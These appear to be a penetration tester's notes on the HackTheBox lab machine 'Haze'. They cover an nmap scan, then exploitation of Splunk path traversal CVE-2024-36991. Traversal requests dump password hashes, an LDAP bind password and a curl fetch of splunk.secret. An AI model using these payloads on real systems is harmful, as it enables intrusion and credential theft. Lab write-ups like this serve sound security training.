
Haze

Thursday, June 26, 2025 4:02 PM

nmap

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-26 16:03 EDT
Nmap scan report for 10.129.31.210
Host is up (0.023s latency).
Not shown: 65474 closed tcp ports (reset), 31 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-06-27 04:04:02Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.haze.htb
| Not valid before: 2025-03-05T07:12:20
|_Not valid after:  2026-03-05T07:12:20
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.haze.htb
| Not valid before: 2025-03-05T07:12:20
|_Not valid after:  2026-03-05T07:12:20
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.haze.htb
| Not valid before: 2025-03-05T07:12:20
|_Not valid after:  2026-03-05T07:12:20
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.haze.htb
| Not valid before: 2025-03-05T07:12:20
|_Not valid after:  2026-03-05T07:12:20
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8000/tcp  open  http          Splunkd httpd
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_Requested resource was http://10.129.31.210:8000/en-US/account/login?return_to=%2Fen-US%2F
|_http-server-header: Splunkd
| http-robots.txt: 1 disallowed entry
|_/
8088/tcp  open  ssl/http      Splunkd httpd
|_http-server-header: Splunkd
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: 404 Not Found
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Not valid before: 2025-03-05T07:29:08
|_Not valid after:  2028-03-04T07:29:08
8089/tcp  open  ssl/http      Splunkd httpd
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Splunkd
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Not valid before: 2025-03-05T07:29:08
|_Not valid after:  2028-03-04T07:29:08
|_http-title: splunkd
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  msrpc         Microsoft Windows RPC
49685/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49687/tcp open  msrpc         Microsoft Windows RPC
61634/tcp open  msrpc         Microsoft Windows RPC
61639/tcp open  msrpc         Microsoft Windows RPC
61646/tcp open  msrpc         Microsoft Windows RPC
61657/tcp open  msrpc         Microsoft Windows RPC
61689/tcp open  msrpc         Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=6/26%OT=53%CT=1%CU=39495%PV=Y%DS=2%DC=T%G=Y%TM=685DA7F
OS:9%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=104%TI=I%CI=I%II=I%SS=S%TS=
OS:A)SEQ(SP=102%GCD=1%ISR=10B%TI=I%CI=I%II=I%SS=S%TS=A)SEQ(SP=106%GCD=1%ISR
OS:=10C%TI=I%CI=I%II=I%SS=S%TS=A)SEQ(SP=109%GCD=1%ISR=10D%TI=I%CI=I%II=I%SS
OS:=S%TS=A)SEQ(SP=FF%GCD=1%ISR=10A%TI=I%CI=I%II=I%SS=S%TS=A)OPS(O1=M552NW8S
OS:T11%O2=M552NW8ST11%O3=M552NW8NNT11%O4=M552NW8ST11%O5=M552NW8ST11%O6=M552
OS:ST11)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFDC)ECN(R=Y%DF=Y%T=
OS:80%W=FFFF%O=M552NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2
OS:(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%
OS:F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%
OS:T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD
OS:=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL
OS:=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 2 hops
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-06-27T04:05:06
|_  start_date: N/A
|_clock-skew: 8h00m00s

TRACEROUTE (using port 256/tcp)
HOP RTT      ADDRESS
```


```
1   23.44 ms 10.10.14.1
2   23.50 ms 10.129.31.210

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 107.55 seconds
```



10.129.31.210:8000/en-US/account/login?return_to=%2Fen-

https://github.com/bigb0x/CVE-2024-36991


POC



```
┌──(kali㉿kali)-[~/Desktop/htb/haze/CVE-2024-36991]
└─$ python CVE-2024-36991.py -u http://10.129.31.210:8000
/home/kali/Desktop/htb/haze/CVE-2024-36991/CVE-2024-36991.py:55: SyntaxWarning: invalid escape sequence '\ '
  LOG_DIR = 'logs'

-> POC CVE-2024-36991. This exploit will attempt to read Splunk /etc/passwd file.
-> By x.com/MohamedNab1l
-> Use Wisely.

[INFO] Log directory created: logs
[INFO] Testing single target: http://10.129.31.210:8000
[VLUN] Vulnerable: http://10.129.31.210:8000
:admin:$6$Ak3m7.aHgb/NOQez$O7C8Ck2lg5RaXJs9FrwPr7xbJBJxMCpqIx3TG30Pvl7JSvv0pn3vtYnt8qF4WhL7hBZygwemqn7PBj5dLBm0D1::Administrator:admin:c
hangeme@example.com:::20152
:edward:$6$3LQHFzfmlpMgxY57$Sk32K6eknpAtcT23h6igJRuM1eCe7WAfygm103cQ22/NiwplpTCKzc0Ok1qhV25UsoUN4t7HYfoGDb4ZCv8pw1::Edward@haze.htb:user
:Edward@haze.htb:::20152
:mark:$6$j4QsAJiV8mLg/bhA$Oa/l2cgCXF8Ux7xIaDe3dMW6.Qfobo0PtztrVMHZgdGa1j8423jUvMqYuqjZa/LPd.xryUwe699/8SgNC6v2H/:::user:Mark@haze.htb:::
20152
:paul:$6$Y5ds8NjDLd7SzOTW$Zg/WOJxk38KtI.ci9RFl87hhWSawfpT6X.woxTvB4rduL4rDKkE.psK7eXm6TgriABAhqdCPI4P0hcB8xz0cd1:::user:paul@haze.htb:::
20152
```

https://www.sonicwall.com/blog/critical-splunk-vulnerability-cve-2024-36991-patch-now-to-prevent-arbitrary-file-reads


/en-US/modules/messaging/C:../C:../C:../C:../C:../C:../C:../C:../Windows/win.ini



```
GET /en-US/modules/messaging/C:../C:../C:../C:../C:../C:../C:../C:../Windows/win.ini
HTTP/1.1
Host: 10.129.31.210:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: cval=1038742758; splunkweb_uid=8443FE1D-AD97-4F5C-8245-E9F2CD412278;
session_id_8000=9d3ee98901e421cde546effab1c2237c7587f78c; splunkweb_uid=
8443FE1D-AD97-4F5C-8245-E9F2CD412278
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
HTTP/1.1 200 OK
Date: Fri, 27 Jun 2025 04:33:08 GMT
Content-Type: text/html
X-Content-Type-Options: nosniff
Last-Modified: Sat, 08 May 2021 08:18:31 GMT
Content-Length: 92
Vary: Accept-Encoding, Cookie
Connection: Keep-Alive
Accept-Ranges: bytes
Set-Cookie: session_id_8000=cfaab954e5371992a72c5958d0b3281962a6deb4; expires=Fri, 27
Jun 2025 05:33:08 GMT; HttpOnly; Max-Age=3600; Path=/
Server: Splunkd

; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
```


/en-US/modules/messaging/C:../C:../C:../C:../C:../C:../C:../C:../Windows/system32/drivers/etc/hosts



```
GET
/en-US/modules/messaging/C:../C:../C:../C:../C:../C:../C:../C:../Windows/system32/driver
s/etc/hosts HTTP/1.1
Host: 10.129.31.210:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: cval=1038742758; splunkweb_uid=8443FE1D-AD97-4F5C-8245-E9F2CD412278;
session_id_8000=9d3ee98901e421cde546effab1c2237c7507f78c; splunkweb_uid=
8443FE1D-AD97-4F5C-8245-E9F2CD412278
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
Date: Fri, 27 Jun 2025 04:37:58 GMT
Content-Type: text/html
X-Content-Type-Options: nosniff
Last-Modified: Sat, 08 May 2021 08:18:32 GMT
Content-Length: 824
Vary: Accept-Encoding, Cookie
Connection: Keep-Alive
Accept-Ranges: bytes
Set-Cookie: session_id_8000=2bfc1a01cd711f0c0cb768ef81c89d2e026b5c2d; expires=Fri, 27
Jun 2025 05:37:58 GMT; HttpOnly; Max-Age=3600; Path=/
Server: Splunkd

# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#127.0.0.1       localhost
#::1             localhost
```

https://docs.splunk.com/Documentation/Splunk/9.4.2/Admin/Authenticationconf


splunk>
a CISCO company
Products ⌄
Solutions ⌄
Why Splunk? ⌄
Resources
Splunk® Enterprise
Admin Manual
Hide Contents
Documentation / Splunk® Enterprise / Admin Manual / authentication.conf
Welcome to Splunk Enterprise administration
Get the most out of Splunk Enterprise on Windows
Administer Splunk Enterprise with Splunk Web
Administer Splunk Enterprise with configuration files
Administer Splunk Enterprise with the command line interface (CLI)
Start Splunk Enterprise and perform initial tasks
Configure Splunk licenses
Manage Splunk licenses
License usage report view
Administer the app key value store
Meet Splunk apps
Manage users
Configure Splunk Enterprise to use proxies
Meet the Splunk AMI
Configuration file reference
agent_management.conf
alert_actions.conf
app.conf
audit.conf
authentication.conf
authorize.conf

Splunk Enterprise versions higher than version 9.4.2 are documented on our new documentation portal only. To get sta
Splunk Enterprise 9.4.3 release notes. For information about how version selection works in the new portal, see Version sele

authentication.conf

The following are the spec and example files for `authentication.conf`.


authentication.conf.spec

```
#   Version 9.4.2
#
# This file contains possible settings and values for configuring
# authentication via authentication.conf.
#
# There is an authentication.conf file in $SPLUNK_HOME/etc/system/default/. To
# set custom configurations, place an authentication.conf in
# $SPLUNK_HOME/etc/system/local/. For examples, see
# authentication.conf.example. You must restart the Splunk platform to enable
# configurations.
#
# To learn more about configuration files, including precedence, see
# http://docs.splunk.com/Documentation/Splunk/latest/Admin/Aboutconfigurationfiles.
```

GLOBAL SETTINGS


```
# Use the [default] stanza to define any global settings.
#   * You can also define global settings outside of any stanza, at the top
#     of the file.
#   * Each .conf file should have at most one default stanza. If there are
#     multiple default stanzas, settings are combined. In the case of
#     multiple definitions of the same setting, the last definition in the
#     file wins.
#   * If a setting is defined at both the global level and in a specific
#     stanza, the value in the specific stanza takes precedence.

[authentication]
* Follow this stanza name with any number of the following setting/value
  pairs.
```

/en-US/modules/messaging/C:../C:../C:../C:../C:../C:../C:../C:../C:../C:../C:/Program%20Files/Splunk/etc/system/local/authentication.conf



```
GET
/en-US/modules/messaging/C:../C:../C:../C:../C:../C:../C:../C:../C:../C:../C:/Program%20
Files/Splunk/etc/system/local/authentication.conf HTTP/1.1
Host: 10.129.31.210:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: cval=1038742758; splunkweb_uid=8443FE1D-AD97-4F5C-8245-E9F2CD412278;
session_id_8000=9d3ee98901e421cde546effab1c2237c7507f78c; splunkweb_uid=
8443FE1D-AD97-4F5C-8245-E9F2CD412278
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
HTTP/1.1 200 OK
Date: Fri, 27 Jun 2025 04:41:23 GMT
Content-Type: text/html
X-Content-Type-Options: nosniff
Last-Modified: Wed, 05 Mar 2025 08:07:03 GMT
Content-Length: 838
Vary: Accept-Encoding, Cookie
Connection: Keep-Alive
Accept-Ranges: bytes
Set-Cookie: session_id_8000=e9228b3f790bfa0fac927ec2ee7f413b764fc973; expires=Fri, 27 Jun
Server: Splunkd

[splunk_auth]
minPasswordLength = 8
```




```
GET
/en-US/modules/messaging/C:../C:../C:../C:../C:../C:../C:../C:../C:../C:../C:/Program%20
Files/Splunk/etc/system/local/authentication.conf HTTP/1.1
Host: 10.129.31.210:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: cval=1038742758; splunkweb_uid=8443FE1D-AD97-4F5C-8245-E9F2CD412278;
session_id_8000=9d3ee98981e421cde546effab1c2237c7507f78c; splunkweb_uid=
8443FE1D-AD97-4F5C-8245-E9F2CD412278
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
HTTP/1.1 200 OK
Date: Fri, 27 Jun 2025 04:41:23 GMT
Content-Type: text/html
X-Content-Type-Options: nosniff
Last-Modified: Wed, 05 Mar 2025 08:07:03 GMT
Content-Length: 838
Vary: Accept-Encoding, Cookie
Connection: Keep-Alive
Accept-Ranges: bytes
Set-Cookie: session_id_8000=e9228b3f798bfa0fac927ec2ee7f413b764fc973; expires=Fri, 27 Jun
Server: Splunkd

[splunk_auth]
minPasswordLength = 8
minPasswordUppercase = 0
minPasswordLowercase = 0
minPasswordSpecial = 0
minPasswordDigit = 0

[Haze LDAP Auth]
SSLEnabled = 0
anonymous_referrals = 1
bindDN = CN=Paul Taylor,CN=Users,DC=haze,DC=htb
bindDNpassword = $7$ndnYiCPhf4lQgPhPu7Yz1pvGm66Nk0PpYcLN+qt1qyojg4QU+hKteemWQGUuTKDVlWbO8
charset = utf8
emailAttribute = mail
enableRangeRetrieval = 0
groupBaseDN = CN=Splunk_LDAP_Auth,CN=Users,DC=haze,DC=htb
groupMappingAttribute = dn
groupMemberAttribute = member
groupNameAttribute = cn
```

CN=Paul Taylor,CN=Users,DC=haze,DC=htb
bindDNpassword = $7$ndnYiCPhf4lQgPhPu7Yz1pvGm66Nk0PpYcLN+qt1qyojg4QU+hKteemWQGUuTKDVlWbO8pY=


https://github.com/HurricaneLabs/splunksecrets

curl -s "http://haze.htb:8000/en-US/modules/messaging/C:../C:../C:../C:../C:../C:../C:../C:../C:../C:../C:/Program%20Files/Splunk/etc/auth/splunk.secret"



```
